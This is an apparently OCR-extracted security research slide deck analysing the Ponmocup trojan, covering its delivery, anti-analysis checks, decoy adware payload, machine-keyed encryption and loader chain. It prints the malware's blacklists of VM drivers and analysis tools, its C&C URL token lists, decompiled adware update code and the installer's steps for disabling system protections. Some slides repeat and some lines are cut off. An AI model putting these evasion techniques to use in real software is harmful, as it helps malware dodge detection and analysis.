


4. **Delivery:** Zuponcic



Ponmocup: a giant hiding in the shadows

4. **Delivery:** Zuponcic



Delivery: Zuponcic



WEB AFBEELDINGEN VIDEO'S NIEUWS MEER

bing

reli sound

85.800 RESULTATEN Beperken op taal ▼

Relisound - verkoop verhuur geluidsinstallaties
www.relisound.nl ▼
Home. **Relisound** maakt het geluid verstaanbaar in professionele audio en video installaties (AV-systemen).

Relisound - Luidspreker zuil spraak met subwoofer
www.relisound.nl/luidspreker.php ▼
Luidspreker zuilen in kerk ... Home >> Geluid >> Spraakverstaanbaarheid is een begrip wat in een vergadering erg ...

[Ringleiding dovenlus](http://ringleiding.dovenlus.nl)
ringleiding.relisound.nl ▼

private_www_relisound.zip openen

U hebt gekozen om het volgende bestand te openen:

private_www_relisound.zip
Dit is: WinRAR ZIP-archief (625 KB)
van: <http://lu.srimax.com>

Wat moet Firefox met dit bestand doen?

☐ Openen met WinRAR archiver (standaard) ▼

☒ Bestand opslaan

☐ Dit vanaf nu automatisch doen voor dit type bestanden

OK Annuleren

5. Core



Ponmocup: a giant hiding in the shadows

5. Core

Core: Anti-analysis



- Blacklisted processes
- Blacklisted usernames
- Blacklisted drivers
- Monitor checks
- Recently opened documents
- Browser history
- Installed programs
- Researchers are immediately blacklisted



Core: Anti-analysis - Fake payload



SanctionedMedia is a contextual search-based advertising application that allows us and our partners to provide you content and software, free of charge. SanctionedMedia recognizes keywords from your web browser and matches them to relevant products and services from our advertisers. SanctionedMedia delivers a limited number of contextually relevant ads and will never spam you with generic advertisements. A typical user will receive less than 3 ads per day.

SanctionedMedia can be easily uninstalled at any time by using the "Add or Remove Programs" menu in the Control Panel. For more detailed instructions, please click the "How To Uninstall" link below.

[License Agreement](#) | [Privacy Policy](#) | [How To Uninstall](#) | [Partnerships](#) | [Contact Us](#)



Core: Anti-analysis - Fake payload success story



Ponmocup / Pirminay / Milicenso Trojan

- ▶ Appeared in [2009](#)
- ▶ Not **well-known**, very little research
 - c-APT-ure's [blog posts](#)
 - Couple of AV vendors' [blog posts](#)
- ▶ Not **well-detected** by AV vendors

```
SHA256:      d228c71d6d6e54aa529d0feb0070a5af49b4829fd00e6531527bf2caea3f00ac
File name:    games_vehicle_ugandan.exe
Detection ratio: 6 / 40
Analysis date: 2013-01-24 08:04:57 UTC ( 1 час, 19 минут ago )
```

- ▶ Why? It is **well-hidden**!

Core: Anti-analysis - Fake payload success story



Ponmocup / Pirminay / Milicenso Trojan Trojan self-protection

- ▶ Appeared in [2009](#)
- ▶ Not **well-known**, very little research
 - c-APT-ure's [blog posts](#)
 - Couple of AV vendors' [blog posts](#)
- ▶ Not **well-detected** by AV vendors

SHA256: d228c71d6d6e54aa529d0feb0070a5af49b4829fd00e65315

File name: games_vehicle_ugandan.exe

Detection ratio: 6 / 40

Analysis date: 2013-01-24 08:04:57 UTC (1 час, 19 минут ago)

- ▶ Why? It is **well-hidden**!

PAGE 5 | 1 2 3 4

Trojan self-protection

- ▶ Active anti-debugging/sandboxing/reverse engineering

```
FindFirstFile("C:\\WINDOWS\\system32\\drivers\\*.\\*");
strchr("hgfs.sys|vmhgfs.sys|prlsth.sys|prlfs.sys|prlmouse.sys|prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys");
strchr("vmhgfs.sys|prlsth.sys|prlfs.sys|prlmouse.sys|prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys");
strchr("prlsth.sys|prlfs.sys|prlmouse.sys|prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys");
strchr("prlfs.sys|prlmouse.sys|prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys");
strchr("prlmouse.sys|prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys");
strchr("prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys");
strchr("prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys");
strchr("vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys");
strchr("vmsrvc.sys|vmx86.sys|vmnet.sys");
strchr("vmx86.sys|vmnet.sys");
strchr("vmnet.sys");

Process32First(0x30);
strchr("vmware|vmount2|vmsrvc|vmsrvc|VBoxService|VBoxTray|Xenservice|joeboxserver|joeboxcontrol|wireshark|sniff_hit|sysAnalyzer|filemon|
procexp|procmon|regmon|autoruns|atcp2log.|awpta.|EHSniffer|.|HTTP_Sniffer|EtherD.|Igeturl|.|HttpAnalyzer|InjectWinSock|HTTPDebugger|HTTPSniffer|
Network_Protocol_Analyzer|NetworkSniffer|netmon.|NetResident|.NETRES-1.|smsgiff|.lptools.|SniffOM|.VisualSniffer|.Capsa|.HttpWatch|IEWebDeveloper");
```

- ▶ C&C HTTP requests are generated from widespread tokens

```
strchr("call;cam;catalog;category;categorypage;cc;cms;common;content;contents;css;doc;entertainment;esupport;fantasy;features;finance;forum;foru
ry;hotels;ice;image;images;img;info;jobseeker;js;link;list;listing;main;market;marketing;Media;mobile;news;News;pages;partners;pc;plugins;price;
redir;s;search;section;servlet;shop;shopping;site;ports;static;Store;support;telesport;thumbs;top100;tracks;trade;travel;tv;user;video;videocent
widgets;wp-content;www");
strchr("images;javascripts;js;jump;lang;live;main;mall;news;newsline;nomes;offers;page;photo;photos;player;policies;politics;public;redirect;s;
let;shopping;show;sport;static;status;stylesheets;subscriptions;swf;theme;themes;thread;ton;topics;travel;uploads;us;user;users;video;view;world
strchr("tg.aspx;tv-guide;tweet_button
strchr("JSESSIONID;kayak;leo_auth_tok
ID;ocnmttr;ocnpt;OrigMUID;parity_analy
ruid;rvid;S;s;SBSESSIONID;SESSID;sf.co
;traffic_control;tssession;u;uid;ucd;
D;wPzd;xing;xm_visitor;yuv;zguid");
strchr("listPageFilter;m-b;m-s;MARCA
pb_session;pb_userid;PJSESSIONID;pref
;sid;SID;SSID;SSUID;startqip_uniq;sta
ng;UCID;ud;uid;UID;ukey;use_hitbox;Us
strchr("zp1;zp2");
strchr("_wpn_sid;AB_TRACKING;abTestGroup;abTestId;abTestPriorityCode;admobuu;aep_acs_f;akaau;ano;anon;AnonSession;AnonTrack;ARSiteUser;articles-
c_auth;bbsessionhash;bid;bkg;BX;c_id;cache;cdb_sid;cef.env;cJK;c1_b;client_key;clogid;content_filter;context;core;cs;ctk;cu;custid;d;datr;DJSE
;exp_tracker;FHSession;form_token;fpc;fpc_s;fpms;fpss;fpt;freq;GEO;geoLocn;GETAFREE_T;GLOBALID;GU_LOCATION;guid;gvc;GW_JSESSIONID;hint;id;IdPage
imp_id;INDEED_CSRF_TOKEN;intl_acs_temp;intl_common_forever;INTUIT_SESSIONID;JSESSION;JSESSIONID;kayak;leo_auth_token;LIB_ADV_G;listPageFilter;m-
```

```
GET /watch/imghp
GET /index.html
GET /call/images/tg.aspx
```

PAGE 12 | 1 2 3 4

KASPERSKY

Core: Anti-analysis - Fake payload success story



Ponmocup / Pirmir

- ▶ Appeared in 2009
- ▶ Not **well-known**, very
 - c-APT-ure's [blog posts](#)
 - Couple of AV vendors' [blogs](#)
- ▶ Not **well-detected** by AVs

SHA256: d228c71d6d6e5

File name: games_vehicle

Detection ratio: 6 / 40

Analysis date: 2013-01-24 08:

- ▶ Why? It is **well-hidden**

PAGE 5 | 1 2 3 4

Trojan self-protection

- ▶ Active anti-debugging

```
FindFirstFile("C:\WINDOWS\system32\drivers\*.sys",  
strchr("hgfs.sys vmhgfs.sys prlth.sys prlfs.sys  
strchr("vmhgfs.sys prlth.sys prlfs.sys prlmouse.  
strchr("prlth.sys prlfs.sys prlmouse.sys prlvide  
strchr("prlfs.sys prlmouse.sys prlvideo.sys prl_p  
strchr("prlmouse.sys prlvideo.sys prl_pv32.sys vpc  
strchr("prlvideo.sys prl_pv32.sys vpc-s3.sys vmsr  
strchr("prl_pv32.sys vpc-s3.sys vmsrvc.sys vmx86.  
strchr("vpc-s3.sys vmsrvc.sys vmx86.sys vmnet.sys  
strchr("vmsrvc.sys vmx86.sys vmnet.sys",);  
strchr("vmx86.sys vmnet.sys",);  
strchr("vmnet.sys",);
```

```
Process32First(0x30,);  
strchr("vmware vmount2 vmusrvc vmsrvc VBoxService vboxt  
procexp|procmon|regmon|autoruns|atcp2log|lawpta|EHSnif  
Network Protocol Analyzer|NetworkSniffer|netmon|NetRes
```

- ▶ C&C HTTP requests

```
strchr("call;cam;catalog;category;categorypage;cc;cms  
ry;hotels;ice;image;images;img;info;JobSeeker;js;link  
redir;s;search;section;servlet;shop;shopping;site;spo  
widgets;wp-content;www",);  
strchr("images;javascripts;js;jump;lang;live;main;mal  
let;shopping;show;sport;static;status;stylesheet;sub  
strchr("tg.aspx;tv-guide;tweet_button  
strchr("JSESSIONID;kayak;leo_auth_tok  
ID;ocnmt;ocnpt;OrigMUID;parity_analy  
ruid;rvid;S;s;SBSESSIONID;SESSIONID;sf.co  
;traffic_control;tsession;u;uaid;ucd;  
D;wpzd;xing;xn_visitor;yuv;zguid",);  
strchr("listPageFilter;m-b;m-s;MARCA  
pb_session;pb_userid;PJSESSIONID;pref  
;sid;SID;SSID;SSUID;startqip_uniq;sta  
ig;UCID;ud;uid;UID;ukey;use_hitbox;Us  
strchr("zpl;zp2",);  
strchr("_wpn_sid;AB_TRACKING;abTestGroup;abTestId;abT  
c_auth;bbsessionhash;bid;bknng;BX;c_id;cache;cdb_sid;c  
;exp_tracker;FHSession;form_token;fpc;fpc_s;fpms;fpss  
imp_id;INDEED_CSRF_TOKEN:intl_acs_temp:intl_common.fo
```

PAGE 12 | 1 2 3 4

Actual payload and monetization



SanctionedMedia is a contextual search-based advertising application that allows us and our partners to provide you content and software, free of charge. SanctionedMedia recognizes keywords from your web browser and matches them to relevant products and services from our advertisers. SanctionedMedia delivers a limited number of contextually relevant ads and will never spam you with generic advertisements. A typical user will receive less than 3 ads per day.

SanctionedMedia can be easily uninstalled at any time by using the "Add or Remove Programs" menu in the Control Panel. For more detailed instructions, please click the "How To Uninstall" link below.

SanctionedMedia is interested in working with select software publishers to distribute our product via software bundling. We only work with partners that meet our high standards of distribution. Our software must be distributed exactly as we provide it. You can not create your own install method. You must use our provided self-installing .exe and can not, under any circumstances, circumvent our required disclosure screens prior to install. Absolutely no illegal or unethical distribution methods are allowed or will be tolerated.

If you are a software publisher / distributor with a software product that gets at least 5,000 installs per month and would like to increase your revenue by partnering with, and distributing, SanctionedMedia, please contact us at partners@sanctionedmedia.com. We normally work on a revenue share basis, but will also consider a pay-per-install (PPI) arrangement with select partners.

PAGE 13 | 1 2 3 4


KASPERSKY

Core: Anti-analysis - Fake payload success story



HAKING

Werbung oder Spionage?



**Sanctioned
MEDIA**
helping keep the Internet free

SanctionedMedia is a contextual search-based advertising application that allows us and our partners to provide you content and software, free of charge. SanctionedMedia recognizes keywords from your browser and matches them to relevant products and services from our advertisers. SanctionedMedia will display a limited number of contextually relevant ads and will never spam you with generic advertisements. Each user will receive less than 3 ads per day.

SanctionedMedia can be easily uninstalled at any time by using the "Add or Remove Programs" menu in the Windows Control Panel. For more detailed instructions, please click the "How To Uninstall" link below.

[License Agreement](#) | [Privacy Policy](#) | [How To Uninstall](#) | [Partnerships](#) | [Contact Us](#)

```
C#  
OSVersion : string  
Pid : string  
Uid : string  
Url : string  
UrlItems : List<string>  
useragent : string  
ver : string  
ctor() : void  
ctor() : void  
AdServer(string) : void  
checkForNewVersion() : void  
Dispose(bool) : void  
Downloader() : bool  
Form1_Closing(object, FormClosingEventArgs) : void  
Form1_Load(object, EventArgs) : void  
InitializeComponent() : void  
OnTimedEvent(object, EventArgs) : void  
ReadFromReg() : void  
runAd(object) : void  
SendData(string, URLGrabber.Page) : void  
UpdateCheck(object, EventArgs) : void  
HookingWebBrowser  
Log  
NativeW32  
NewWindow3HookEventArgs  
Program  
SmadOS  
// SmadForm1  
private static void checkForNewVersion()  
{  
    Version value = null;  
    string text = "http://www.sanctionedmedia.com/version2.XML";  
    try  
    {  
        WebClient webClient = new WebClient();  
        webClient.Headers["User-Agent"] = Form1.useragent;  
        text = webClient.DownloadString(text);  
        webClient.Dispose();  
    }  
    catch  
    {  
        return;  
    }  
    MemoryStream input = new MemoryStream(Encoding.ASCII.GetBytes(text));  
    using (XmlTextReader xmlTextReader = new XmlTextReader(input))  
    {  
        try  
        {  
            xmlTextReader.MoveToContent();  
            string text2 = "";  
            if (xmlTextReader.NodeType == XmlNodeType.Element && xmlTextReader.Name == "Smad")  
            {  
                while (xmlTextReader.Read())  
                {  
                    if (xmlTextReader.NodeType == XmlNodeType.Element)  
                    {  
                        text2 = xmlTextReader.Name;  
                    }  
                    else  
                    {  
                        string a;  
                        if (xmlTextReader.NodeType == XmlNodeType.Text && xmlTextReader.HasValue && (a = text2) != null)  
                        {  
                            if ((a == "version"))  
                            {  
                                if (a == "url")  
                                {  
                                    Form1.Url = xmlTextReader.Value;  
                                }  
                            }  
                        }  
                    }  
                }  
            }  
        }  
        catch { }  
    }  
}
```





The installer:

- Resets system restore point
- Disables system restore
- Opens firewall ports for NAT traversal
- Disables UAC



Core: core functionality



Unique artifacts:

- 🔑 1: Creation date of system directory
- 🔑 2: Volume serial number
- 🔑 3: Creation date of System Volume Information directory

"Core functionalities of Ponmocup are uniquely encrypted and stored differently for every target"



Core: core functionality



- 1: Creation date of system directory
- 2: Volume serial number
- 3: Creation date of System Volume Information directory

HKEY_CURRENT_USER\Software\wkcxjxlv\Wjtnpgzc



- Total size
- Main module
- Plug-in(s)



Core: core functionality



- 1: Creation date of system directory
- 2: Volume serial number
- 3: Creation date of System Volume Information directory

HKEY_CURRENT_USER\Software\uhawfiuh\AOihdaw



- Total size
- Main module
- Plug-in(s)



Core: core functionality



- 1: Creation date of system directory
- 2: Volume serial number
- 3: Creation date of System Volume Information directory

HKEY_CURRENT_USER\Software\zzxjuev\Xjtocgc



- Total size
- Main module
- Plug-in(s)



Installation: Unique artifacts - success story



Ponmocup: a giant hiding in the shadows

Installation: Unique artifacts - success story



Targeted Attack Focuses on Single System



Installation: Unique artifacts - success story



Targeted Attack Focuses on Single System

The first encrypted file was a well-known adware: SanctionedMedia. But it might be a decoy for researchers and malware automation systems.

The second file is a packed DLL. After unpacking we get another packed DLL that contains an encrypted payload. This payload can be decrypted only using a key that is machine specific.



Installation: Unique artifacts - success story



Targeted Attack Focuses on Single System

The first encrypted file was a well-known adware: SanctionedMedia. But it might be a decoy for researchers and malware automation systems.

The second file is a packed DLL. After unpacking we get another packed DLL that contains an encrypted payload. This payload can be decrypted only using a key that is machine specific.

This threat was specific to a single machine, so it's not something you need to worry about.



Installation: Unique artifacts - success story



Targeted Attack Focuses on Single System

The first encrypted file was a well-known adware: SanctionedMedia. But it might be a decoy.

it's not something you need to worry about.



Ponmocup: a giant hiding in the shadows

Disk

Scheduled task

Initiator

Packed DLL,
stored on disk

Allocate memory

Allocate and transfer control
to new binary in memory

Memory

Loader

Modified UPX
compressed dll

**Decrypt and load
main module and plug-ins**

Main module

Runs
persistently

Plug-ins

Execute
specific tasks

Registry

System information

VolumeSerialNumber,
System directory and root
directory creation times

